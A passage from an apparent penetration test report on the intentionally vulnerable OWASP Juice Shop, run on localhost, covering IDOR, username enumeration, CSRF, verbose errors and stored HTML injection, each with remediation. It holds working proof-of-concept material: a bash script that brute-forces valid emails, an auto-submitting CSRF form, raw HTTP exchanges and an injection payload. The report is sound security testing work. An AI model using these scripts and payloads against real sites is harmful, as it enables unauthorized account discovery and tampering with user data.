    "lastLoginIp":"",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2024-02-26T21:31:15.174Z",
    "updatedAt":"2024-02-26T21:31:15.174Z",
    "deletedAt":null
  }
}
```

Remediation

The development team should implement access controls to restrict unauthorized access to sensitive user information, such as password hashes. Additionally, consider using secure hashing algorithms (e.g., bcrypt, Argon2) with proper salting and iteration counts to hash passwords securely. It's crucial to avoid storing or exposing password hashes directly and instead provide functionalities for password reset or authentication using secure mechanisms. Conduct thorough security testing, including vulnerability scanning and code reviews, to identify and remediate any similar vulnerabilities within the application. Lastly, prioritize user education on password security best practices, emphasizing the importance of using strong, unique passwords and enabling multi-factor authentication. By diligently implementing these measures, the vulnerability can be effectively mitigated, safeguarding user passwords and enhancing overall application security.

Insecure Direct Object Reference


Overview

Vulnerability	Insecure Direct Object Reference
---------------	----------------------------------

Description	The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.
CVE/CEW	CWE-639
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N
Endpoint	api/feedbacks/{id}

How to replicate

As a regular user it is possible to send a **DELETE** request on `/api/feedbacks` and delete feedbacks present on the admin panel even if you are not an admin user:



Remediation

Implement proper access controls to ensure that users can only access feedback submissions that belong to them. This includes validating user permissions and enforcing restrictions based on user roles or ownership of feedback entries. Additionally, utilize indirect references such as unique identifiers instead of exposing direct object identifiers in URLs. Apply server-side validation to check the authenticity of user requests and prevent unauthorized access to feedback data. Regularly audit and monitor feedback submissions to detect any unauthorized access attempts. Furthermore, educate developers and users about the importance

of data privacy and security to prevent future instances of IDOR vulnerabilities. Conduct thorough security testing, including penetration testing and code reviews, to identify and address any remaining vulnerabilities in the feedback mechanism. By implementing these measures, the IDOR vulnerability in the feedback mechanism can be effectively mitigated, ensuring the confidentiality and integrity of user feedback data.

Observable Response Discrepancy

Overview

Vulnerability	Observable Response Discrepancy
Description	The product provides different responses to incoming requests in a way that reveals internal state information to an unauthorized actor outside of the intended control sphere.
CVE/CEW	CWE-204
Rating	Medium
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
Endpoint	/rest/user/security-question?email=leo@localhost.net

How to replicate


It is possible to enumerate usernames through the security questions where you can discover emails through brute force on the endpoint in question to find the different security questions tied to emails. Here is a sample request with a valid email:

```

1 GET /rest/user/security-question?email=leo@localhost.net HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 Connection: close
16
17
18 HTTP/1.1 200 OK
19 Access-Control-Allow-Origin: *
20 X-Content-Type-Options: nosniff
21 X-Frame-Options: SAMEORIGIN
22 Feature-Policy: payment 'self'
23 X-Recruiting: /#/jobs
24 Content-Type: application/json; charset=utf-8
25 Content-Length: 134
26 ETag: W/"86-9gf04wLYt4auTHugpxHqEHte86o"
27 Vary: Accept-Encoding
28 Date: Mon, 26 Feb 2024 09:33:46 GMT
29 Connection: close
30
31 {
32   "question": {
33     "id": 2,
34     "question": "Mother's maiden name?",
35     "createdAt": "2024-02-20T09:12:11.512Z",
36     "updatedAt": "2024-02-20T09:12:11.512Z"
37   }
38 }

```

Here is a sample request with an invalid email:



From this vulnerability we can create a quick script that will verify every email from a list:

```
#!/bin/bash
# brute_email.sh
# Created on: Mon 26 Feb 2024 10:36:58 AM CET
#
# _____
# ( _ \ /. |( _ \ / )
# )___/(_ _))___/ )(
# (___) ( _)(___) (___)
#
# Description:
#
while read email; do
    res=$(curl -s -k -X $'GET' \
        -H $'Host: localhost' -H $'sec-ch-ua: \"Not_A Brand\";v
        =\"8\", \"Chromium\";v=\"120\"' -H $'Accept: application/json,
        text/plain, */*' -H $'sec-ch-ua-mobile: ?0' -H $'User-Agent: Mo
        zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
        ML, like Gecko) Chrome/120.0.6099.216 Safari/537.36' -H $'sec-c
        h-ua-platform: \"Linux\"' -H $'Sec-Fetch-Site: same-origin' -H
        $'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Dest: empty' -H $'Refere
        r: http://localhost/' -H $'Accept-Encoding: gzip, deflate, br'
        -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \
        -b $'language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss' \
```



```

    "http://localhost/rest/user/security-question?email=$email" | jq .question 2> /dev/null)

    if [[ "$res" = "null" ]]; then
        echo -n ""
    else
        echo "Found: $email"
    fi
done < /tmp/emails.txt

```

```

#[p4p1@p4p1_XPS15 tmp/]$ cat /tmp/emails.txt
leo@localhost.net
abc@net.net
#[p4p1@p4p1_XPS15 tmp/]$ bash brute_email.sh
Found: leo@localhost.net
#[p4p1@p4p1_XPS15 tmp/]$

```

Remediation

It is recommend to first send a password reset link system instead of directly replying with a security question. It is also recommended to not show success / failure on resetting an account since that can easily be abused to enumerate user names.

Cross Site Request Forgery


Overview

Vulnerability	Cross Site Request Forgery
Description	The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.
CVE/CEW	CWE-352
Rating	Medium
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Endpoint	/profile

How to replicate

It is possible to make a user change their username through a CSRF attack on the `/profile` endpoint using the following code hosted on your website and a victim opening the url:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://localhost/profile" method="POST">
      <input type="hidden" name="username" value="qwerty" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```



Remediation

Implement CSRF tokens on the forms inside of the backend to protect the different forms. Provided is a tutorial on how to achieve this:

Node.js CSRF Protection Guide: Examples and How to Enable It

Learn about cross-site request forgery, list some examples of CSRF attacks, and some mitigation strategies against them in Node.js.

 <https://www.stackhawk.com/blog/node-js-csrf-protection-guide-examples-and-how-to-enable-it/>

**NodeJS CSRF
Protection Guide:
Examples and How to
Enable It**

Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE-220
Rating	Low
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
Endpoint	/api/SecurityAnswers/

How to replicate

```
{"UserId":2'2, "answer":"abc", "SecurityQuestionId":2}
```

if you send a malformed json to an endpoint you get an error showing more information that supposed to:

```

13 {
14   "error":{
15     "message":"Expected ',' or '.' after property value in JSON at position 11",
16     "stack":
17     "SyntaxError: Expected ',' or '.' after property value in JSON at position 11\n    at JS
18     ON.parse (<anonymous>)\n    at jsonParser (/juice-shop/build/server.js:293:33)\n    at L
19     ayer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95
20     :5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
21     at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.proces
22     s_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/ju
23     ice-shop/node_modules/express/lib/router/index.js:280:10)\n    at /juice-shop/node_modul
24     es/body-parser/lib/read.js:137:5\n    at AsyncResource.runInAsyncScope (node:async_hooks
25     :206:9)\n    at invokeCallback (/juice-shop/node_modules/raw-body/index.js:238:16)\n
26     at done (/juice-shop/node_modules/raw-body/index.js:227:7)\n    at IncomingMessage.onEnd
27     (/juice-shop/node_modules/raw-body/index.js:287:7)\n    at IncomingMessage.emit (node:e
28     vents:514:28)\n    at endReadableNT (node:internal/streams/readable:1589:12)\n    at pro
29     cess.processTicksAndRejections (node:internal/process/task_queues:82:21)"
30   }
31 }

```

```

Request
1 POST /api/SecurityAnswers/ HTTP/1.1
2 Host: localhost
3 Content-Length: 51
4 sec-ch-ua: "Not_A_Brand";v="9", "Chromium";v="120"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/120.0.6099.216 Safari/537.36
10 sec-ch-ua-platform: Linux
11 Origin: http://localhost
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
19 Connection: close
20 {
21   "UserId":24,
22   "answer":"abc",
23   "SecurityQuestionId":3
24 }

Response
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 90
9 ETag: W/"5a-U1B2Ykn+v0WQs98uTxuMLJroxg"
10 Vary: Accept-Encoding
11 Date: Mon, 26 Feb 2024 09:51:51 GMT
12 Connection: close
13
14 {
15   "message":"internal error",
16   "errors":[
17     "SQLITE_CONSTRAINT: FOREIGN KEY constraint failed"
18   ]
19 }

```

Remediation

It is important using `try` and `catch` inside of your javascript code to capture verbose error messages and only return the bare minimum of information on the production build of a web application.

Business logic

Overview


Vulnerability	Business Logic
Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many

	business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE-840
Rating	Low
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Endpoint	/chatbot

How to replicate

it is possible to spam the chat bot up until it gives you a code:

```
mNYT0g+yBo
```



Remediation

First, implement rate limiting or cooldown mechanisms within the chatbot to prevent users from excessively querying discount codes within a short period of time. This ensures that legitimate users can still access the chatbot without disruption while

mitigating abuse. Additionally, introduce authentication and authorization checks to ensure that only authenticated users are eligible to receive discount codes, and limit the number of codes a user can request within a specified time frame. Furthermore, consider implementing CAPTCHA or other bot detection mechanisms to distinguish between human users and automated scripts attempting to exploit the system. Regularly monitor chatbot interactions and analyze usage patterns to detect and mitigate suspicious activity. Lastly, review and update the business logic governing discount code generation and distribution to ensure that it aligns with the intended functionality and security requirements of the application. By implementing these measures, the vulnerability can be effectively mitigated, reducing the risk of abuse and unauthorized access to discount codes.

Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE-220
Rating	Low
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Endpoint	/main.js

How to replicate

when opening the file main.js you can view the different routes since this is a front-end built route system:

```

}()
, ap = [f
  path: "administration",
  component: wa,
  canActivate: [Ut]
}, {
  path: "accounting",
  component: _l,
  canActivate: [Ut]
}, {
  path: "about",
  component: Kn
}, {
  path: "address/select",
  component: rs,
  canActivate: [W]
}, {
  path: "address/saved",
  component: ss,
  canActivate: [W]
}, {
  path: "address/create",
  component: Re,
  canActivate: [W]
}, {
  path: "address/edit/:addressId",
  component: Re,
  canActivate: [W]
}, {
  path: "delivery-method",
  component: Tc
}

```

e 1, Column 434125 Coverage: n/a

Remediation

Do not manage on the front-end the routes of sensitive pages. Front-end code can easily be modified and accessed. It is recommend to leave access control management handling to the backend since that code is not as easily bypassed as front-end code.


HTML Injection through Feedback

Overview


Vulnerability	Cross Site Scripting
Description	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
CVE/CEW	CWE-79
Rating	Informational
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Endpoint	/#/administration

How to replicate


Inside of the administration page there is a stored HTML injection present since the email address is improperly sanitized and injected in the page with `document.innerHTML`



With this it is then possible to inject a `` pointing to any link that we would like. Which could then be changed to another vulnerability to cause more damage.




```
{"UserId":1,"captchaId":3,"captcha":"6","comment":"<a href='/search?query=58&al=3C2E&nanh3F33Ch13Ehy33C2Ph13F33C4pa033E'>fdsfasfd (**in@juice-sh.op)</a> -- 50"
```



Remediation

Implement strict input validation and output encoding within the admin panel to sanitize user-generated content, preventing the injection of HTML tags. Additionally, enforce role-based access control to restrict administrator privileges and limit access to sensitive functionalities. Employ CSRF tokens to prevent unauthorized actions initiated by malicious links. Conduct comprehensive security training for administrators, emphasizing vigilance against social engineering attacks and suspicious links. Regularly update and patch the application to mitigate known vulnerabilities. Implement Content Security Policy (CSP) headers to mitigate the impact of XSS attacks. Enhance monitoring and logging mechanisms to detect and respond to suspicious activities promptly. Collaborate with cybersecurity experts to conduct thorough penetration testing and vulnerability assessments. Foster a culture of cybersecurity awareness and proactive risk management within the organization. Communicate transparently with users and stakeholders about security measures implemented to protect sensitive data and prevent future vulnerabilities.

Cookies Missing HTTP Only Flags

Overview

Vulnerability	Cookies Missing HTTP Only Flags
Description	If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by

